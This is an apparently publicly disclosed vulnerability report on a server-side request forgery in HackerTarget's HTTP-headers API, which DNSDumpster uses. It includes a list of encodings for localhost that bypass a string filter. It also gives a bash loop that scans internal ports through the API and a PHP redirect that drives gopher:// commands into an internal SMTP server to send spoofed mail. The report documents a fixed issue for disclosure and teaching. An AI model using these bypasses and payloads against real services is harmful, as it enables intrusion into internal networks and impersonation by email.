




40 Sending Emails from DNSDumpster - Server-Side Request Forgery to Internal SMTP Access

Share:      State  Resolved (Closed)Published at **August 11, 2018 3:10am +0530**Reported To [Hacker Target](#)

Weakness None

Severity  High (8.6)Participants 

Visibility Private

[Collapse](#)

SUMMARY BY CDL





This is a write-up of an SSRF I accidentally found in DNS Dumpster / HackerTarget and leveraged to access to internal services. They **do not** have a bug bounty program, **do not** test them without their permission. Originally blogged about this here: <https://hacking.us.com/blog/hackertarget>

TIMELINE

cdl submitted a report to [Hacker Target](#).


Nov 18th (about 1 year ago)


Summary:

[HackerTarget](#)  is a service that provides access to online vulnerability scanners and tools used by many security professionals and "makes securing your systems easier". They also are the creators of [DNSDumpster](#)  which is a popular service used for recon.

Description:

Server-Side Request Forgery (SSRF) is a vulnerability in which an attacker can send a controlled, crafted request via a vulnerable application. We can communicate with different services running on different protocols by utilizing URI schemes. Getting a server to issue a request **is not** a vulnerability in itself, but it becomes one when you can make requests to things you wouldn't or shouldn't normally have access to, such as internal networks or internal services.

In [DNSDumpster](#) , there is a function to "Get HTTP Headers" for a specific host.



This function makes a call to the API at `https://api.hackertarget.com/httpheaders/?q=<target>` and it displays the HTTP Headers of a simple HEAD request sent from HackerTarget to the target server.

The `?q=` parameter was vulnerable to SSRF due to the absence of proper checks and firewalls.

Proof-of-Concepts

Initial Proof-of-Concept:

My initial proof-of-concept was extremely bland and I didn't put very much effort into it:

- `https://api.hackertarget.com/httpheaders/?q=http://127.0.0.1:22`



They thanked me and attempted to patch. However, the patch was merely a regular expression that was checking for the string "127.0.0.1" and "localhost", which was easily bypassed using different encodings that would still resolve to localhost.

Examples :

```
0
127.00.1
127.0.01
0.00.0
0.0.00
127.1.0.1
127.10.1
127.1.01
0177.1
0177.0001.0001
0x0.0x0.0x0.0x0
0000.0000.0000.0000
0x7f.0x0.0x0.0x1
0177.0000.0000.0001
0177.0001.0000..0001
0x7f.0x1.0x0.0x1
0x7f.0x1.0x1
localhost.me
```

There isn't a solid way to validate hostnames just by using *string-based* checks, so my suggested mitigation was to resolve all hosts provided in the `?q=` parameter and check them against local IP ranges.

About a week and a half later:

"It is on my todo list. Not critical though as there are no local services that could be hit with it."


Proof of Concept: Hitting Local Services.

I attempted to enumerate different ports that internal services could be running on, even though there were none "that could be hit with it."

```
#!/usr/bin/env bash
for port in `seq 1 9999`
do
    echo -e "\n\n[+] Checking Port: "$port"\n"
    curl 'https://api.hackertarget.com/httpheaders?q=http://'$1':"$port' && echo -e "\n"
done
```

→ `cdl@skid ~ chmod +x ht.sh && ./ht.sh 0177.1`

This spat out the following response:




There was an internal SMTP server running on the standard port.


SMTP:

- SMTP stands for Simple Mail Transfer Protocol.
- It is a TCP/IP protocol that's used for **sending emails**.

In order to be able to send emails with SMTP we have to first have to know how mail transactions work:

1. SMTP sessions are initiated after the **client** opens a TCP/IP connection to the server and the **server** responds with a greeting (220)
2. The **client** sends a `HELO` or `EHELO` with the clients identity (example: `HELO hackertarget.com` which means "Hi I'm hackertarget.com")
3. Now the client has to perform 3 steps each separated by a **CRLF** for a valid SMTP mail transaction:
 - Step 1: `MAIL` : This tells the server "Hey, we're starting a new email, reset your state". This is where the email "from" is specified.
 - Step 2: `RCPT` : Tells the server where (who) we want to send the email too.
 - Step 3: `DATA` : This is where the Subject and body of the email are set, and the client indicates the end of the mail data by a new line containing only ".". This tells the server that the client confirms the email and tells the server to process it and send it.

Here's a visualization of the structure of SMTP from [RFC 5321](#) :



The SMTP Client was the "Get HTTP Headers" function of the API and the the SMTP Server was the service running on an internal port.

Leveraging the SSRF to send emails:

The API function was using libcurl to execute the requests *and* it was following redirects. The libcurl library supports an overabundance of protocols including `gopher://` which essentially sends 1 character, a new line (CR+LF), and the remaining data, which allows people to send a multiline requests. This means we can use gopher to send valid commands to the SMTP server and send emails.

- `http://<server>/mail.php`:

```
<?php
    $commands = array(
        'HELO hackertarget.com',
        'MAIL FROM: <admin@hackertarget.com>',
        'RCPT To: <cdl@oou.us>',
        'DATA',
        'Subject: corben!',
        'Corben (cdl) was here, woot woot!',
        '.'
    );

    $payload = implode('%0A', $commands);

    header('Location: gopher://0:25/_.$payload');
?>
```

This responds with a 302 redirect to the internal SMTP server with the valid commands to send an email.

I confirmed it worked by visiting the following URL:

- <https://api.hackertarget.com/httpheaders?q=http://<server>/mail.php>

I checked my email (`cdl@oou.us`) and I had an email from `admin@hackertarget.com` with the subject "corben!" and the body "Corben (cdl) was here, woot woot!"

Here's the proof-of-concept video:



- https://www.youtube.com/watch?v=F_sC_OrSkIc 

Impact

An attacker could access internal networks and internal services. I could have sent valid emails from and as HackerTarget.

Thanks,

Corben Leo (@cdl)





- <https://hacking.us.com> 
- https://twitter.com/hacker_ 

3 attachments:

F331105: [ht-httpheaders.png](#)

F331111: [ht-ssh.png](#)

F331112: [ht-postfix.png](#)

-  [cdl](#) closed the report and changed the status to  **Resolved**. Dec 7th (about 1 year ago)
-  This report has been disclosed. Aug 11th (7 months ago)
-  [cdl](#) updated the severity to High (8.6). Aug 11th (7 months ago)